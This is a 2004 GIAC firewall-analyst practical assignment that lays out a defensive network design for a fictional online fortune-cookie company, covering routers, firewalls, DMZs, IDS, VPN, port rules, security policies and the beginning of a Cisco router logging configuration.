GCFW

GIAC CERTIFIED FIREWALL ANALYSIS

AMER AL-GHADHBAN

Practical Assignment Version 2.0

Retake/Resubmission

6/19/2004

Table of Content

Table of Figure

1 Abstract

The objective of this document is to emphasize on the security architecture and firewall policy for GIAC Enterprise that deals with online sales of fortune cookies sayings. The first part of this document describes the security architecture at GIAC, which includes the border router -the first line of defense, the firewalls –the second line of defense, the intrusion detection systems, the placement and security of privacy and publicly accessible servers and VPN (Virtual Private Network). This security architecture has been specifically designed considering the roles of the different business entities including customers, suppliers, partners, employees and remote user. Basically, the goal of security architecture is to maintain integrity, privacy and availability of business data at all times.

In the next part of document, the defense in depth approach will be discussed and implemented. The remaining part of document contains the firewall policy and tutorial described, then a lab will be designed to test these firewall policies. Finally, an attack strategy is chosen to launch three attacks in order to prove the author's knowledge of the current type of usually attacks in the world.

2 Assignment#1 Security Architecture

GIAC Enterprise is an e-business that deals in the online sales of fortune cookie sayings. The purpose of security architecture is to define the necessary infrastructure, which is mandatory to ensure GIAC Enterprises is appropriately secured against the risks of doing business on the Internet. GIAC Enterprise is located in Dubai, United Arab Emirate and has global customer base. It suppliers are based in Kingdom of Saudi Arabia and Egypt. GIAC has approximately 100 employees in UAE and almost 10 of them working in IT Department. This company offers a risky service which allows the employees to access some GIAC resources from home.

After discussing the business deals and considerations, the security part going to raise his hands saying what about me. In this part which is the critical part, the security and defense in depth approach, this approach will discuss the security solutions for the data which are transmitting over the internet and residing in GIAC Network, the critical data like suppliers, partners, remote users and customers' data must be encrypted. GIAC will use different type of security protocols, depend on the type of service, the suppliers, remote users and partners' data encrypted by 3DES and transmitted over IPSEC and the customers' data transmitted over SSL protocol and encrypted by 3 DES. The administrators' data transmitted over SSH protocol. The GIAC network resources will be protected by many security layers starting from firewalls, IDS, Syslog and Anti-Virus, ending with security policies and staff awareness and training.

2.1 Customers

Customers access the GIAC fortune cookies via the GIAC web site. The web site provides information on GIAC enterprises and details how to purchase online fortune cookies, the customers required to enter their information like addresses, names, phones .. Etc.

All web server access is via HTTP and all customer transactions are handled via HTTPS. When a customer wants to purchase any fortune cookies they are transferred to a HTTPS session. All web servers are Sun ONE Web Server 6 running on a Solaris 9 platform with the latest patches and updates. All user transactions and fortune cookie sayings are stored in an Oracle 9i database. For business purposes, the customers will not forced to authenticate only while the downloading of a fortune cookie saying. They will be sent an e-mail confirming their order with this e-mail a username and password to allow them to download specific fortune cookie sayings

2.2 Suppliers

GIAC has many suppliers that are contracted to provide GIAC Enterprise with a certain number of fortune cookies sayings per 10 days. These suppliers are located in different areas in the world, all of them have the same type of access achieved by an IPSEC VPN connection (network-to-network).
The data between GIAC and its suppliers are very important and GIAC does not need these data to be compromised or altered while the transmission and before reviewed and saved in the database. For these reasons GIAC uses an IPSEC protocol not other protocol. The supplier will upload their data to an Oracle 9i database located in DMZ via SQL*Net and they can only upload new cookies they are not permitted to retrieve, delete or modify any previously uploaded cookies even the other suppliers can not. If there is any thing to do with the fortune cookies sayings the supplier will send emails, fax or by phone the marketing will check the database to test this fortune cookies sayings before the web server show it to the customers and to separate between the fortune cookies that the partners will download and that will show up to the customers. This means the marketing staff must have a special access to the external oracle database servers.

2.3 Partners

Business Partners need to download sayings for later resell with a special price. Business Partners need limited secure access to GIAC Enterprise's network. A network-to-network VPN will be set up with each Business Partner like Suppliers. GIAC Enterprise has chosen to deploy a Cisco 3662 as a BORDER ROUTER and Microsoft ISA 2K Firewall. This firewall provides built-in support for Client and Network VPN's but we will use a router to be the endpoint of the IPSEC. The partners will download the fortune cookies from an Oracle 9i database located in DMZ.

2.4 Mobile Staff and Teleworkers

This kind of service has many security risks, for this reason GIAC will not gives the users a full permission to do anything, they can just access their emails SMTP and IMAP, the websites via HTTP and HTTPS protocols.

GIAC will provide its remote employees with a notebook which provided with a Microsoft XP and a Machine Certificate to setup L2TP over IPSEC connection with a remote VPN server which provided with the same Machine Certificate, also, located in GIAC network. The users will utilize the VPN client service installed in a Microsoft XP OS. L2TP over IPSEC connection is provided by many type of encryption, GIAC will use 3DES algorithm and the users will forced to enter a not easy to guess username and password controlled by these 2 VPN servers.

2.5 Public Users

The public users will access a GIAC website located in a GIAC web server via HTTP/80 this access require only internet browser like Internet Explorer and these users will not need any more than some information which are located in the GIAC website, like information about cookies saying and about the company … etc. The public users will be provided with limited access to GIAC through a few key services:

· Access to GIAC's External DNS/53 to perform DNS lookups.
· Sending emails to GIAC employees via SMTP/25.
· Access the public web server via HTTP/80

2.6 GIAC Internal Staff

The GIAC internal staff in general will access the internet websites and will send and receive e-mails these services require an SMTP/25, HTTP/80 and HTTPS/443 protocols, the External DNS will handle DNS lookup. The marketing staff will have an SSH access to the external database servers, they can not do any administrative things, just working with fortune cookie saying..

2.7 Network Architecture

The GIAC Enterprise network has four main segments:

- External segment between the Border Router and External Firewall
- DMZ#1 segment Primary servers
- DMZ#2 segment Backup servers
- Internal segment

The firewall system has 2 interfaces installed:
1- Internet (Border Router)
2- Cisco 3660 router connects to:

- DMZ#1 Primary Servers
- DMZ#2 Backup Servers

- Internal Firewall

DMZ#1 this segment has all primary servers like web server#1, VPN server#1, Database server#1, Syslog/NMS server#1, NTP server and External DNS server. The second segment DMZ#2 all number 2 servers with mail relay server and Anti-Virus server and we have a backup DNS server in ISP network. GIAC implement this design for security and management purposes, all traffic that will enter and leave DMZ#1, in general, will enter and leave DMZ#2 this will help the management of this traffic and ACL configuration, this means GIAC can configure only one or two general ACL in the internal router, then leave the complex filtering to the primary firewall and the border router. If the DMZ#1 link is down the DMZ#2 will handle the traffic and the business will not stop. The VPN servers after authenticate the users, VPN clients, will forward their traffics directly to the Internal Gateway, then this router will access the DMZ servers through the internal firewall as any other internal user. This router will control the traffic coming from the VPN servers, no protocols other than these 4 protocols (HTTP, HTTPS, SMTP and IMAP) and no one from the internal network can access these VPN servers even PING only from Syslog/NMS servers.

GIAC Enterprise designing its network with different kinds of OS, this design will complicate the management but will increase the security percentage. If one of our OS is compromised the other will not effected. In this network we try to use stable servers, like SUN, to provide the critical services, such as DNS and database.

2.8 Network Address Schema

Public Address: 212.168.3.0/24
DMZ#1: 192.168.3.0/24
DMZ#2: 192.168.5.0/24
Internal Network: 10.20.0.0/24
Public addresses and ISP's IP are imaginary IPs:


2.8.1 Network Address Translation

All the traffic from and to GIAC Enterprise passes the Firewall and Border Router. To protect the private internal IP Addresses and to be known outside, the Border Router uses NAT to hide those addresses. Keep in mind that NAT works in conjunction with the Firewall and Border Router policy.

NAT Table:

Network Device	Internal/External IP address	NAT
Border Router	172.16.3.4/212.168.3.1	
Internal DMZ Router	192.168.2.16/192.168.1.4	
External Firewall	192.168.1.5/172.16.3.3	

Internal Firewall	10.20.14.1/192.168.2.1	
Web Server#1	192.168.5.10	212.168.3.10
Web Server#2	192.168.3.11	212.168.3.11
Database Server#1	192.168.5.14	212.168.3.14
Database Server#2	192.168.3.15	212.168.3.15
VPN Server#1	192.168.5.12	212.168.3.12
VPN Server#2	192.168.3.13	212.168.3.13
Mail-Relay	192.168.3.3	212.168.3.3
Anti-Virus server	192.168.3.57	
NTP server	192.168.5.58	
DMZ IDS	192.168.3.56	
Internal DNS Server	10.20.14.17	
External DNS Server	192.168.3.6	212.168.3.6
Syslog/NMS Server#1	192.168.5.8	
Syslog/NMS Server#2	192.168.3.7	



Figure#1 Network Design

2.9 Defense in Depth Approach

The defense in depth is not a simple solution, just you need to purchase a security device and turned it on, then suddenly all your security problems are solved. Defense in depth solution is many layers not only one static layer, starting from hardware layer such as firewall and IDS ending with security policies and employees awareness and training.

When GIAC Enterprise implements these layers, the intruder will think many times before attacking this type of network. If he compromise one layer the remaining layers will stand in front of his face.

2.9.1 Placement Considerations

One of the security architecture critical points is where to place these critical servers. There are some points we have to take care with them before placing any network devices, routers, servers …etc which are:

- Manageability
- Availability

- Scalability
- Confidentiality and low risks
- Integrity with the other network devices
- Troubleshooting and point of failures
- Cost

In GIAC network we trying to be very close to these general points, we choose to put our servers in this location for some reasons which are:

- Expecting attacks from outside and inside
- Putting all the servers very close to each other for security and management reasons, such as ACL, troubleshooting, mastering …etc
- Trying to design DMZ#2 as a redundant and backup for DMZ#1, not for all servers just for the critical one.
- We do not need the public traffic to reach our internal network.
- Trying to put these servers in a secured middle between the inside and outside users, while these servers can be accessed by them and have high protection from them.
- Cost effective, in different locations you need large number of UPS, Cables and also may be routers, switches, cabinets, AC's … etc.

2.9.2 Border Router

IP: 172.16.3.4
GIAC Enterprise has a Cisco 3660 Border Router with IOS 12.3(T), the GIAC Enterprise choices this device because it has a good processor and RAM to process this traffic, like VPN negotiation, and we do not expect any large traffic because GIAC is a midrange company and this device will be the first line of defense against hackers traffic. The router will be used for anti-spoofing protection and basic filtering based on IP addresses and ports, leaving the complex filtering to our stateful and packet inspection firewalls. All unneeded services will be disabled, like CDP, to prevent any possible attack. This router will be updated with latest updates and hotfixes. Only the authorized users will have access to the router and all activities will be logged in a Syslog server.
Type of Access between DMZ Servers
SSH/22 administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.3 Internal DMZ Router

IP: 192.168.2.16
GIAC Enterprise has a Cisco 3660 with IOS 12.3(T), the GIAC choice this Internal DMZ Router to divide the DMZ network into two segments for management and security purposes. This router will be used for another functions like filtering the traffic based on IP addresses and ports and GIAC will configure an ACL here to manage the traffic between these segments and these ACL will not allow any unneeded traffic between servers, like traffic from web server#1 to the mail relay in DMZ#2, this will leave the complex filtering to our stateful and packet inspection

firewall and to the Border Router. All unneeded services will be disabled, like CDP, to prevent any possible attack. This router will be updated with latest updates and hotfixes. Only the authorized users will have access to the router and all activities will be logged in a Syslog server.

Type of Access between DMZ Servers

SSH/22 administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.4 Server Hardening

Hardening windows 2000 servers and workstations GIAC will use Philip Cox http://downloads.securityfocus.com/library/hardenW2K12.pdf (phil.cox@SystemExperts.com) recommendations to do that

- Physical security policy
- Recommendations to install new OS, like two partitions and secure administrator password
- Hardening the system
- Hardening the services by disable or delete unneeded services
- Setting system policy, password, account, users right, audit and security options
- Unbinding services
- Tidying up, Installing Service Packs and Hot fixes ..etc
- Other stuff, use EFS to encrypt sensitive files, runs an integrity checking software like tripwire and …etc
- Securing applications
- Testing security settings, Port scanner, RPC Dump, Net state …etc
- Host-based IDS , Anti-Virus

These security policy GIAC administrators will use it to all servers even SUN servers if there are some compatibilities, like strong password, disabling unneeded services or applications, Tripwire, IDS, updates and Hot fixes...etc

2.9.5 External Microsoft ISA Firewall

IP: 172.16.3.3
IP: 192.168.1.5
HP Proliant DL Dual Processor 3.2 GHz, 2GB RAM
OS windows 2000 server with SP4 and Latest Hot Fixes

This type of firewall has an IDS built in, easy to configure, very powerful to protect your network and manageable, GIAC will use this firewall with last updates and Hot fixes, like:

- ISA Server 2000 Service Pack 2
- ISA Server 2000 Hotfix for Rules Engine and Potential Web Proxy Service Crash
- ISA Server 2000 Security Patch for Unchecked Buffer in Gopher Protocol Handler
- ISA Server 2000 Feature Pack 1
- ISA Server 2000 Security Patch for DNS Intrusion Detection Filter
- ISA Server 2000 Security Patch for Firewall Service
- ISA Server 2000 Security Update for Error Pages

Type of Access between DMZ Servers

TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.6 Internal Microsoft ISA Firewall

IP: 192.168.2.1
IP: 10.20.14.1
OS: Windows 2000 server with latest SP and latest Hot Fixes
HP Proliant DL Dual Processor 3.2 GHz, 2GB RAM
Here GIAC use two similar firewalls to distribute the threshold of traffic with budget considerations. We do not need all the internal and external traffic managed by only one firewall. This type of firewall has IDS built in, easy to configure, very powerful to protect your network and manageable, GIAC will use this firewall with last updates and Hot fixes, like:

- ISA Server 2000 Service Pack 2
- ISA Server 2000 Hotfix for Rules Engine and Potential Web Proxy Service Crash
- ISA Server 2000 Security Patch for Unchecked Buffer in Gopher Protocol Handler
- ISA Server 2000 Feature Pack 1
- ISA Server 2000 Security Patch for DNS Intrusion Detection Filter
- ISA Server 2000 Security Patch for Firewall Service
- ISA Server 2000 Security Update for Error Pages

Type of Access between DMZ Servers
TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.7 Security Isolation Rule

This security rule will trying to protect each device from the other devices by permitting only needed connections and denying as much as possible any other connection from one device to another, this kind of rules will be handled by the internal router and the firewalls, this rules will not allow as much as we can any compromised device if any to compromise any other devices, For example if the web server was compromised the internal router rules would not permit a connection from the web server to the Mail-Relay server.

2.9.8 Intrusion Detection

IP: 192.168.3.56
Software: SnortCenter Sensor Agent v0.1.5
http://users.pandora.be/larc/download/snortcenter-agent-win32-v0.1.5.tar.gzHP Proliant ML 2 Processor 3.2 GHz, 1GB RAM
Requirements:

- Snort Version: 1.9 http://www.snort.org/
- Perl 5 http://www.perl.com/

IDS (Intrusion Detection System) is one of the famous systems in the defense in depth terminologies, IDS can recognize many types of attacks that can not be detected by the firewall, the IDS technologies based on the attacks signatures embedded with the packet payload and connection streams. IDS provide another security layer GIAC will implement this type of IDS because it is free, open source and easy to manage by SnortCenter management console. GIAC Enterprise has decided that they will deploy SnortCenter Sensors agent with SNORT V1.9 in different locations in GIAC network, the main locations are after the firewalls to check if any malicious packets accessed the network, even if the attacks from external or internal. GIAC Snort www.snort.org as the IDS installed on WIN2K operating system machines. 2 Network intrusion detection systems will be placed to monitor the three different segments as shown in the network architecture. Each IDS will be having dual network cards. One interface will run in promiscuous mode with no IP address bind to that interface. Other interface will be bind with an IP address. All the events will be sent and analyzed by the SnortCenter ACID console placed in Syslog/NMS servers. GIAC will run this Sensor agent at port TCP/55555 which is not the default port (2525)

Type of Access between DMZ Servers

TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

TCP/55555 for communication between SnortCenter and the agents.

2.9.9 Anti-Virus Server

IP: 192.168.3.57
Software: McAfee Anti-Virus Enterprise version 7.1
OS Windows 2000 server with SP4 and Latest Hot Fixes
HP Proliant ML 2 Processor 3.2 GHz, 1GB RAM

The number of viruses in the world large enough to have Anti-Virus software in every workstation and server, scanning email attachments and programs are one of the main points in the security policies. GIAC Enterprise has Anti-Virus server located in DMZ connected to internet, all the workstations and servers will take the latest updates from this server. Leaving the workstations and servers to updates their virus definitions directly from internet will cause mismanagement and security risks.

Type of Access between DMZ Servers

TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.10 Network Time Protocol (NTP) server

IP: 192.168.3.58
OS Windows 2000 server with SP4 and Latest Hot Fixes
HP Proliant ML 2 Processor 3.2 GHz, 1GB RAM
Software: TrustTime NTP Server

NTP is the most overlooked feature on Enterprise’s network. If you wish to compare the syslog information from devices all over your network, you will need to synchronize the time on all of these devices, this synchronization in GIAC network will be done by using NTP servers. Comparing logs from various networks is essential for many types of troubleshooting, fault analysis, and security incident tracking. Without precise time synchronization between all the various logging, and management, this type of comparison would be impossible, no exact time. The Network Time Protocol (NTP) is a protocol designed to synchronies the clocks on a network of computers and communication equipment. NTP runs over UDP/123, which in turn runs over IP. NTP implements a version of the Network Time Protocol first described in RFC-958, "Network Time Protocol". GIAC main NTP server, stratum 1, will be provided by an atomic clock, Professional GPS Precision Clock, this clock will use the Global Positioning System (GPS) to provide a world wide time synchronization solution, this server located in DMZ#2 to be very close to the other network devices for faster synchronization and easy to manage.

Type of Access between DMZ Servers

UDP/123 from all network devices, firewalls, Border Router, DMZ servers, IDS…Etc

TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.11 Syslog/NMS :

IP: 192.168.5.7
IP: 192.168.5.8
OS: Win2K with SP4 and latest hot fixes
HP Proliant DL 2 Processor 3.2 GHz, 1GB RAM

All the network devices, routers, firewalls, servers and IDS, will send log and event messages to these servers which are located in DMZ to be very close to these critical devices, there are many benefits to have a centralized Syslog system, one of them, reducing the administration overhead, the second one, the fault and troubleshooting analysis will be faster. The internal network have another Syslog server. This will also monitor the status of network & system. Here GIAC will use a home made script program, to manage these log messages. To manage the windows servers GIAC will use UnicenterTND RCO (Remote Control) with 3DES encryption algorithm. To manage the IDS messages GIAC will use SnortCenter Console installed in these two servers, to implement this Console there are some requirements have to be installed in these 2 servers, GIAC will use the latest version for all of these requirements:

- SnortCenter v.0.9.5
  http://users.pandora.be/larc/download/snortcenter-v0.9.5.tar.gz
- A Web-server v2.0.49 (http://apache.roweboat.net/httpd/httpd-2.0.49.tar.gz)
- MySQL v3.23.52 http://www.mysql.org/downloads/mysql-3.23.html
- ACID-0.9.6b23-plugin-v1
  http://users.pandora.be/larc/download/acid-0.9.6b23-plugin-v1.tar.gz
- ACID http://www.cert.org/kb/acid/

- PHP v4.1.* http://www.php.net
- ADODB v2.42 http://php.weblogs.com/adodb
- PHPLOT v4.4.6 http://www.phplot.com/
- GD v1.8.4 http://www.boutell.com/

Type of Access between DMZ Servers

Port 798 (TCP) for Viewer and Host remote control (used for both inbound and outbound). Port 797 (TCP) for encryption negotiation

UDP/512 from all network devices, firewalls, Border Router, DMZ servers, IDS … etc
TCP/3306 from the sensors to the MySQL database
TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.12 Mail Relay

IP:192.168.3.3
OS Windows 2000 server with SP4 and Latest Hot Fixes
Microsoft Exchange 2000 with Latest Updates and Hot Fixes
HP Proliant ML 2 Processor 3.2 GHz, 1GB RAM
GIAC Enterprise will use a Windows 2000 server as a mail-relay, this server will relay incoming & outgoing e-mails from and to GIAC internal domain and outside internet, this server will not store any emails or users domain accounts, GIAC will use TREND MICRO ScanMail as a real-time detection and removal of viruses from emails and attachments, this version of mail scanner has many features, like scalable configuration and easy to manage, this server will handle its works rightly from this secured and manageable location.
GIAC will take a blacklist of Spam emails from www.abuse.net
Type of Access between DMZ Servers
TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.9.13 Backup

GIAC will use a Tape drive for backing up the database stored in Oracle database servers and the log messages located in the Syslog/NMS servers. All the OS and critical applications and software will be backed up.

2.10 Network Services Servers

2.10.1 Domain Name Server

Software: BIND 9.2.1
Internal DNS: 10.20.14.17
External DNS: 192.168.3.4
OS: SUN Solaris 9.0 with Latest Updates and Hotfixes
GIAC Enterprise has two SunFire V 250 as DNS servers and it has a backup DNS server located in ISP network with IP 212.168.2.2 and it only allows zone transfer with it. External DNS only answers query for its public domain and communicate with the backup DNS via TCP/53 and it is non-recursive to prevent BIND buffer overflow vulnerabilities. Internal DNS only answers query from internal network. The zones are configured in such a way that they only know the IP addresses of publicity accessible servers. This is known as spilt DNS, these servers will handle there works greatly in these secured and manageable locations,
Type of Access between DMZ Servers
SSH/22 administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.10.2 External Web Server

Web server #1 IP:192.168.5.10 (Primary web server)
Web server #2 IP:192.168.5.11(Redundant web server)
GIAC Enterprise has 2 web servers, all these two servers are running SunOne Web server 6 on SunFire v 280R with Solaris 9 platform, these servers will use clustering technology to provide load balance and redundancy.
All user transactions and fortune cookie sayings are stored in an Oracle 9i database enabling each customer to review their transaction history. In this location these servers will be very close to the other servers, like Oracle servers and ExDNS server, in order to, the time for handling jobs will be faster and also, we do not need the outside traffic to access our internal network.
Type of Access between DMZ Servers
SSH/22 administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.10.3 External Database Server

IP: 192.168.5.14
IP: 192.168.5.15
GIAC will use two SunFire V 280R servers (for redundancy) running Solaris 9 and Oracle 9i as the production database server , all the data coming from the suppliers and required by partners are stored here, these servers will synchronize with a main database server. The web servers will connect to these servers via port 1521 for communication. GIAC will use the Oracle Advanced Networking Option (ANO) that ensures data integrity through cryptographic checksums using the MD5 algorithm. It also ensures data privacy through encryption. Using ANO will

provide an added layer of security by encrypting all the communication between these servers and the other servers like web servers, these servers in DMZ will be secured and very close to the other servers, like web servers, and to the Suppliers and Partners traffic,

Type of Access between DMZ Servers

SSH/22 administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.10.4 VPN Servers

IP: 192.168.3.12
IP: 192.168.3.13
HP Proliant DL 2 Processor 3.2 GHz, 2GB RAM
GIAC Enterprise implements 2 Windows 2000 Server, with SP4 and the latest Hot Fixes, for VPN solution. L2TP over IPSEC protocol will be used to setup the VPN connections between the VPN clients and servers to allow the remote users to access GIAC intranet. 3DES encryption and MD5 hashing algorithms will be used for authentication. In order to reduce the percentage of risks in this service, GIAC will install Certified Authority Server to grant a machine certification to all VPN servers and Client's notebooks, the machine certificate will be authenticated before authenticating the user to setup the VPN connection.

Type of Access between DMZ Servers

TCP/798 and TCP/797 the administrators from Syslog/NMS server only can login to these servers via this protocol and physically, no one are authorized to login from outside

2.11 Summary of Port Requirements

From internet to DMZ

- TCP/80 to external Web server (HTTP)
- TCP/443 to external Web server (HTTPS)
- TCP/25 to external Mail=Relay IP 192.168.3.3 (SMTP)
- UDP/53 to external DNS server (DNS query to GIAC external DNS server)
- Certain ICMP messages ("packet-to-big" and "echo-reply")
- UDP/500 and ESP for VPN connections (remote employees)
- TCP/53 to external DNS server from ISP DNS server (zone transfer)
- TCP/20,21 (FTP), from Anti-Virus server

From Internet to Border Router

- UDP/500 and ESP for VPN connections

From DMZ to Internet

- TCP/80 (HTTP)
- TCP/443 (HTTPS)
- TCP/25 (SMTP), only from Mail-Relay IP 192.168.3.3
- UDP/53 from external DNS server
- Certain ICMP messages ("packet-to-big" and " and "source-quench")

- TCP/53 to ISP DNS server from external DNS server (allow DNS zone transfer to ISP DNS server only)

From internal Network to DMZ

- TCP/80 to web server (HTTP)
- TCP/443 to web server (HTTPS)
- SSH/22 from marketing staff machines to the Oracle servers
- TCP/20,21 (FTP) to Anti-Virus server
- TCP/25 to Mail-Relay IP 192.168.3.3 (SMTP)
- UDP/53 to external DNS server from internal DNS server
- UDP/123 from internal NTP server to external Primary NTP server

From DMZ to Internal Network

- TCP/25 to mail server via Mail-Relay IP 192.168.3.3
- UDP/53 to internal DNS server

From Internal Network to Internet, there is no direct connection, only via DMZ

- TCP/80 (HTTP)
- TCP/443 (HTTPS)
- TCP/25 (SMTP), only from Mail-Relay IP 192.168.3.3

From internal Network to Border Router

- TCP/22 (SSH) from system administrator's machines

From Border Router to DMZ

- UDP/514 Syslog messages to Syslog server located in DMZ
- UDP/123 to external Primary NTP server located in DMZ

From DMZ to Border Router

- TCP/22 (SSH) from Syslog/NMS server for administrator login and management.

3 Assignment # 2 – Security Policies and Tutorial

3.1-Security Policies

http://www.geocities.com/mtarrani/iInternetSecurityPolicy.zip
http://www.tarrani.net/Security/securityCycle.pdf

A. General Rules for Network Security Policy

1- network configuration:

"The network must be designed and configured to deliver high performance and reliability to meet the needs of the business whilst providing a high degree of access control and a range of
privilege restrictions"

2- managing the network

"Suitable qualified staff are to manage the organization's network, and preserve its integrity in collaboration with the nominated individual system owners"

3- remote access

"Remote access to the organization's network and resources will only be permitted providing that authorized users are authenticated, data is encrypted across the network, and privileges are restricted"

4- Defending your Network Information from Malicious attacks

"System hardware, operating and application software, the networks and communication systems must all be adequately configured and safeguarded against both physical attack
and unauthorized network intrusion."

B. General Security Policy

1- Explicit deny will be added at the end of each ACL in the firewall and routers
2· Remote login to network devices must use SSH, like routers and DMZ servers, and not easy to guess username and password, all login and change will be logged.
3- All network devices and servers in GIAC network are configured to push their log files to a Syslog server in a specific time.
4- All critical data, like password, must be encrypted when transmitted across the external and internal network
5- No direct access from the Internet to any internal system, no PC modems.
6- All servers and workstations on GIAC network must have the standard AV software installed. The Real-time monitor and daily schedule scans must be enabled.
7- Password Policy must be implemented in all GIAC devices, workstations, servers, routers and switches, each password has a specific policy like number of characters, type of characters, expired date, no patters, no easily reproduced …etc GIAC will use Active Directory for its network.
8· Access to network element must granted according to authorizations, type and location of jobs job requirements and segregation of responsibilities must be implemented in GIAC Enterprise, for example security administrator will be an

administrator on all servers that related to security and auditing, like firewall, and network administrator like that.
9- Each access to network devices must be monitored and logged, who, when, what he did and from where, IP address, he did it.
10- Only from Syslo/NMS Server the Administrators can access the Network devices (Routers, Servers, Firewalls… etc).
11- All systems are to be patched with the latest security patches and updates for the operating system and applicable application software on a quarterly basis.
12- Network address IP's must be available only for network administrators and who authorized to use them like security administrators
13- All network devices must generate log to Syslog server
14- All unused services must be disabled
15· All systems' default accounts must be disabled or renamed
16· Warning banners must be displayed in case of logon to any system
17- Physical security must be implemented to all network devices, like secure cabinet, only the authorized person can access the network rooms and each physical access will be monitored and logged.
18-Incident Management Policy
I-an incident management process must be discussed and documented
II- an incident management process must be tested then implemented
III- an incident management process must be explained very well
IV- an incident management process must discuss how to deal with and Isolate any incident with a small effect on continuity of business
V-Incident management process must explain how to deal with the backup in any incident happen
VI-The administrators must document how the incident happens, when, how they deal with it, which systems are compromised and the damage must be calculated

3.2- Border Router

The first line of defense in GIAC Enterprise is a Cisco 3660 IOS 12.3(T), this device need a secure configuration and a restricted policies and ACL, GIAC does not need its first line of defense has any hole, this router will be hardening depend on Cisco recommendations.

Order of Rules

In the router configuration and implementation we will start with the most critical rules, starting with security policy. Then restricting the physical and remote access to only the authorized persons, after that permitting only required services. Finally, we will log all the logging and required trap messages. For the ingress and egress ACL, at first we will deny RFC 1918, 1466 and multicast addresses, we do not need this traffic to access our network at all. Then permitting the required traffic starting with the most required one, this will depend on our calculation and expectation

Router Configuration

- Router Physical Policy
- Enable Secret Password
- Secure the VTY Ports
- Login Banner
- Services and IP Features That Are Not Needed or Are a Security Risk
- Turn on Nagle
- NTP Configuration
- Logging
- External Interface Configuration
- Filter the incoming and outgoing traffic

Ingress Filtering

An extended access list will be applied to Serial3/0 interface for inbound traffic with the following controls.

- Log all denied traffic.
- Prevent anti-spoofing attacks by denying inbound access with a source in the subnet 212.168.3.0/24.
- Block and log all traffic from private address ranges (prevents spoofing):
- Block and log all traffic reserved by IANA (prevents spoofing):
- Deny inbound access to 212.168.3.255, the broadcast address for the internal GIAC network.
- Block and log all traffic from the loopback address (prevents spoofing):
- Block and log all traffic from the multicast address range (prevents spoofing):
- Block and log all traffic from this invalid address (prevents spoofing):
- Allow access to the DNS server UDP/53
- Allow DNS Zone transfer to our backup DNS server TCP/53
- Access to Web Server (HTTP & HTTPS).
- Permit access to VPN
- Permit SMTP, Remote users VPN and ICMP packet too-big
- Permit the established TCP traffic from port 1024 and above
- Deny anything that is not captured by any of the above rules and log.

Egress Filtering

GIAC will implement this ACL in the outside Fast Ethernet interface (192.168.1.4) of the **internal DMZ router** we do not need to load a heavy work on the Border Router.

- Log all denied traffic
- Block Loopback, reserved, RFC 1918 and RFC 1466 addresses
- Block Multicast source addresses
- Allow UDP DNS queries from external DNS server.
- Allow TCP DNS queries from ISP DNS server.
- Allow internal users to access internet websites.
- Allow outgoing SMTP traffic from mail relay server.
- Allow outbound FTP access for Anti-Virus server

- SSH/22 from Sysolg/NMS servers to border router and primary firewall.
- Permit certain ICMP traffic as this could be used to map the GIAC network.
- Finally, block all other outbound traffic that originated from our internal network.

How To Apply One of Services

All the coming services will be configured like this service with a little difference.

```
BorderRouter(config)#config t
BorderRouter (config-if)#no snmp-server
BorderRouter (config-if)#logging host 192.168.3.7
BorderRouter (config-if)#logging host 192.168.3.8
BorderRouter (config-if)#logging trap warnings
BorderRouter (config-if)#logging history warnings
BorderRouter (config-if)#logging buffered 16384 debugging
